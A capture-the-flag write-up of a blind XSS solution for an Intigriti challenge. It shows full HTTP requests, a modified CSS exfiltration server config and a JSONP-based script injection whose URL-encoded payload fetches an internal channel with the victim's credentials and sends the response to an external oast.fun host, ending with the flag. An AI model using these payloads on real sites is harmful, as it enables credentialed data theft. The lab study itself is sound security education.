
Writeup in video format.
Exploring the report endpoint.
At first I got an out of bounds callback when using my server as a src for an html img tag.
POST /api/report HTTP/1.1
Host: challenge-0826.challenges.intigriti.io
Connection: keep-alive
X-Channel-Id: 1337><img src='https://webhook.site/39948591-4103-44d0-8e58-662429d7a5bc?test=4'>
Content-Length: 12
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/151.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Cookie: session=dbc1fcc2de47fe3988516229e471b4e5; tk_or=%22https%3A%2F%2Fchallenge-0826.challenges.intigriti.io%2F%22; tk_r3d=%22https%3A%2F%2Fchallenge-0826.challenges.intigriti.io%2F%22; tk_lr=%22https%3A%2F%2Fchallenge-0826.challenges.intigriti.io%2F%22

channelId=1337><img src='https://webhook.site/xD?test=3'>
Basic XSS payloads failed to callback, so I eventually tried other methods like CSS oracles. After some research I found https://github.com/hackvertor/blind-css-exfiltration from Gareth Heyes.
The script css-exfiltrator-server.js was changed a bit to include more html tags and to prevent a weird stack overflow in chrome from (don't ask how xD):
const ELEMENTS = ["input","textarea","form","a","img","video","source","meta","link","script"] //["input","textarea","form","a"];
//const ATTRIBUTES = {__proto__:null,"input":["value","name"],"textarea":["name"],"form":["action"],"a":["href"]};
const ATTRIBUTES = {
    __proto__:null,
    "input":["value","name","src"],
    "textarea":["name"],
    "form":["action"],
    "a":["href"],
    "img":["src"],
    "video":["src"],
    "source":["src"],
    "meta":["content"],
    "link":["href"],
    "script":["src"]
};
const MAX_ELEMENTS = 20; // 20
const MAX_VALUE = 50; // 200
const WAIT_TIME_MS = 1000; // 500
After running the server with node css-exfiltrator-server.js, I sent this POST request, it allowed me to see how my XSS payloads are reflecting.
POST /api/report HTTP/1.1
Host: challenge-0826.challenges.intigriti.io
Connection: keep-alive
Content-Length: 12
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/152.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: https://challenge-0826.challenges.intigriti.io
Referer: https://challenge-0826.challenges.intigriti.io/challenge
Cookie: tk_or=%22https%3A%2F%2Fchallenge-0826.challenges.intigriti.io%2F%22; tk_lr=%22https%3A%2F%2Fchallenge-0826.challenges.intigriti.io%2F%22; session=ad15ce9e7434e34e02f86d87d5afb97f

channelId=1<img src='x' onerror='fetch("/")'><style>@import'//myserver/start';</style>

As you can see, event attribute onerror was sanitized, and since src was not I tried with:
channelId=1<script src='/xd'></script><style>@import'//YOUR_SERVER/start';</style>

Which was not sanitized, but the execution likely got blocked by browser security policy, because the script is from a different origin, unless I could find a way to have same origin script.
After some research and brute-forcing the paths, I found a way to have same origin script source via depreciated practice in web dev, in /api/jsonp?callback=reflected_val.
So constructing an XSS payload for returning the output of internal request to channel 11 - as per hint on twitter.
fetch('/api/channels/11/load', {credentials: 'include'})
    .then(r => r.text())
    .then(text => document.createElement('img').src = `//eellryulkexbgwvamkwpmommmz8608j1l.oast.fun/${encodeURIComponent(text)}`);//
Then URL encode the JS for safe transport:
fetch%28%27%2Fapi%2Fchannels%2F11%2Fload%27%2C%20%7Bcredentials%3A%20%27include%27%7D%29%0D%0A%09%2Ethen%28r%20%3D%3E%20r%2Etext%28%29%29%0D%0A%09%2Ethen%28text%20%3D%3E%20document%2EcreateElement%28%27img%27%29%2Esrc%20%3D%20%60%2F%2Feellryulkexbgwvamkwpmommmz8608j1l%2Eoast%2Efun%2F%24%7BencodeURIComponent%28text%29%7D%60%29%3B%2F%2F
And finally send the payload in the callback parameter of jsonp in the src parameter of the script tag.
POST /api/report HTTP/1.1
Host: challenge-0826.challenges.intigriti.io
...

channelId=01<script src="/api/jsonp?callback=fetch%28%27%2Fapi%2Fchannels%2F11%2Fload%27%2C%20%7Bcredentials%3A%20%27include%27%7D%29%0D%0A%09%2Ethen%28r%20%3D%3E%20r%2Etext%28%29%29%0D%0A%09%2Ethen%28text%20%3D%3E%20document%2EcreateElement%28%27img%27%29%2Esrc%20%3D%20%60%2F%2Feellryulkexbgwvamkwpmommmz8608j1l%2Eoast%2Efun%2F%24%7BencodeURIComponent%28text%29%7D%60%29%3B%2F%2F"></script>
When the XSS executes, my server logs a GET request from 3.251.43.33, with file name which we can use instead of static.mp4 we had before on the broken TV.
GET /3b7c7029a954248116ad18348b2a51dad448400fe0b36a0098fa55dc0aef7437.mp4
Then simply fetching the video from the /static/streams/3b7c7029a954248116ad18348b2a51dad448400fe0b36a0098fa55dc0aef7437.mp4 yields the flag!
INTIGRITI{019ff176-bc01-7543-9e81-46e417c8b39b}